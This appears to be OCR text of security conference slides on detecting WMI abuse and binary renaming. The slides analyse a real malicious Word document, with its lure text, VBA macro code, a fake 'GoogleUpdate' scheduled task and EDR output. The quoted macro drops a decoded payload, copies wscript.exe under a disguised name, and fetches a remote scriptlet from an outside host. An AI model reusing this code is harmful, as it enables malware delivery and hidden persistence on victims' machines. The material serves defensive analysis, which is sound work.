
- Be broader than the tool!
- Data stack ALL WMI child events!
- Parent: wmicprvse.exe





WMI UNSKILLED RED_

WMI SKILLED RED_



BINARY RENAME_

Bypass rigid path based application whitelisting and detections.
My use case is sub tactic, expanding the “Living of the Land” concept.

Used across the whole attack lifecycle


- Download Cradles
- Persistence
- Reconnaissance
- Privilege Escalation
- Lateral Movement
- Exfiltration



ATT&CK T1036 - Masquerading

<https://attack.mitre.org/techniques/T1036/>

MALDOC - BINARY RENAME_



SECURITY WARNING Macros have been disabled.

[Enable Content](#)



Microsoft Word 2016

Error 30921-42. This Word document was saved in a later version of Microsoft Office™.

To display the document, please click "Enable Editing" from the yellow bar
and then click "Enable Content"



MALDOC - BINARY RENAME_

```
Function dfgfgeropu(DesDir As String)
    Dim strPath As String
    strPath = DesDir & "\ProgramData\Error.Log"
    Data= '<BASE64 encoded blob>

    Dim decode
    decode = Base64Decode(Data)
    Dim fso As Object
    Set fso = CreateObject(Scripting.FileSystemObject)
    Dim oFile As Object
    Set oFile = fso.CreateTextFile(strPath)
    oFile.WriteLine decode
    oFile.Close
    Set fso = Nothing
    Set oFile = Nothing
    Set OFSO = CreateObject(Scripting.FileSystemObject)
    Dim arcPath As String
    arcPath = DesDir & "\Windows\SysWOW64"
    If OFSO.FolderExists(arcPath) = True Then
        FileCopy DesDir & "\Windows\SysWOW64\wscript.exe", DesDir & "\ProgramData\ErroLogon.exe"
    Else
        FileCopy DestDir & "\Windows\System32\wscript.exe", DestDir & "\ProgramData\ErroLogon.exe"
    End If
End Function
```


MALDOC - BINARY RENAME

```
Function dfgfgeropu(DesDir)
    Dim strPath As String
    strPath = DesDir & "\ProgramData\Error.Log"
    Data= '<BASE64 encoded blob>

    Dim decode
    decode = Base64Decode(Data)
    Dim fso As Object
    Set fso = CreateObject(“Scripting.FileSystemObject”)
    Dim oFile As Object
    Set oFile = fso.CreateTextFile(strPath)
    oFile.WriteLine decode
    oFile.WriteLine decode
    oFile.Close
    Set fso = Nothing
    Set oFile = Nothing
    ‘ Decoded to mostly junk with payload
    Set OFSO = CreateObject("script:https://services.serveftp.net/domain.png")
    Dim arcPath As String
    arcPath = DesDir & "\Windows\SysWOW64"
    If OFSO.FolderExists(arcPath) = True Then
        If OFSO.FolderExists(arcPath) = True Then
            FileCopy DesDir & "\Windows\SysWOW64\wscript.exe", DesDir & "\ProgramData\ErroLogon.exe"
        Else
            FileCopy DestDir & "\Windows\System32\wscript.exe", DestDir & "\ProgramData\ErroLogon.exe"
        End If
    End Function
```

MALDOC - BINARY RENAME

```
Function AddTask(DesDir As String)
    Const TriggerTypeTime = 1
    Const ActionTypeExec = 0
    Set service = CreateObject(Schedule.Service)
    Call service.Connect
    Dim rootFolder
    Set rootFolder = service.GetFolder("/")
    Dim taskDefinition
    Set taskDefinition = service.NewTask(0)
    Dim principal
    Set principal = taskDefinition.principal
    principal.LogonType = 3
    Dim settings
    Set settings = taskDefinition.settings
    settings.Enabled = True
    settings.StartWhenAvailable = True
    settings.Hidden = False
    Dim triggers
    Set triggers = taskDefinition.triggers
    Dim trigger
    Set trigger = triggers.Create(TriggerTypeTime)
    Dim startTime, endTime
    Dim time
    time = DateAdd(s, 30, Now)
    startTime = XmlTime(time)
    trigger.StartBoundary = startTime
    trigger.Enabled = True
    Dim Repetition
    Set Repetition = trigger.Repetition
    Repetition.Interval = PT10M
    Dim Action
    Set Action = taskDefinition.Actions.Create(ActionTypeExec)
    Action.Path = "C:\ProgramData\ErroLogon.exe"
    Action.Arguments = "//E:vbscript /b C:\ProgramData\Error.log"
    Call rootFolder.RegisterTaskDefinition("GoogleUpdateTasksMachineCore", taskDefinition, 6, , , 3)
End Function
```



MALDOC - BINARY RENAME

```
Function AddTask(DesDir As String)  
    Const TriggerTypeTime = 1  
    Const ActionTypeExec = 0  
    Set service = CreateObject(Schedule.Service)  
    Call service.Connect
```

Name	Triggers
GoogleUpdateTaskMachineCore	Ready Multiple triggers defined
GoogleUpdateTaskMachineUA	Ready At 5:27 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.
GoogleUpdateTasksMachineCore	Ready At 6:24 AM on 5/22/2019 - After triggered, repeat every 10 minutes indefinitely.
OneDrive Standalone Update Task-S...	Ready At 11:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.

General Triggers Actions Conditions Settings History

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task properties.

Action	Details
Start a program	C:\ProgramData\ErrorLogon.exe //E:vbscript /b C:\ProgramData\Error.log

```
Dim Action
Set Action = taskDefinition.Actions.Create(ActionTypeExec)
Action.Path = "C:\ProgramData\ErroLogon.exe"
Action.Arguments = "//E:vbscript /b C:\ProgramData\Error.log"
Call rootFolder.RegisterTaskDefinition("GoogleUpdateTasksMachineCore", taskDefinition, 6, , , 3)
End Function
```

MALDOC - BINARY RENAME_

```
' Decoded to mostly junk with payload  
GetObject("script:https://services.serveftp.net/domain.png")
```

```
<?XML version="1.0"?>  
<scriptlet>  
<script language="VBScript">  
    <![CDATA[  
dTEMqCaWeQlUVLC=Array(102,80,65,21,90,87,95,112,77,86,80,89,21,8,21,118,71,80,84,65,80,122,87,95,80,86,65,29,  
cs=Array(105,75,80,79,88,77,92,25,109,64,73,92,25,105,107,118,122,124,106,106,102,112,119,127,118,107,116,120  
xlmodule.CodeModule.AddFromString cmd  
cs=Array(90,87,95,112,77,86,80,89,27,113,92,70,69,89,84,76,116,89,80,71,65,70,21,8,21,115,84,89,70,80,63,90,9  
  
    ]]>  
</script>  
</scriptlet>
```

scriptlet payload: VBscript


MALDOC - BINARY RENAME_



DETECTION?



MALDOC - BINARY RENAME_



don khieu nai.doc ⓘ 1

File name

⌚ Suspicions (1)

File Reputation Suspicion

⌚ Evidence (2)

Non Legitimate Classification

Malware

don khieu nai.doc
File name

Ⓜ c:
Mount Point

58b366b07b12c8cc8b4cbcd9a1905f33
MD5 signature

Text File
Extension type

c:\users\rem\Desktop\don khieu nai.doc
Path

Today at 07:10:26
Creation time


e6d42ef345000911e04a0b6f57c7bda9412bf1...
SHA1 Signature

168451
Size


c:\users\rem\Desktop\don khieu nai.doc
Canonized Path

Today at 07:10:11
Modification time

Not specific
Product type



MALDOC - BINARY RENAME_



don khieu nai.doc ⓘ 1

File name

Reputation

- Reliable?
- What about targeted?

Suspicions (1)

File Reputation Suspicion

Evidence (2)

Non Legitimate Classification

Malware

don khieu nai.doc
File name

@ c:
Mount Point

58b366b07b12c8cc8b4cbcd9a1905f33
MD5 signature

Text File
Extension type

c:\users\rem\Desktop\don khieu nai.doc
Path

58b366b07b12c8cc8b4cbcd9a1905f33

MD5 signature

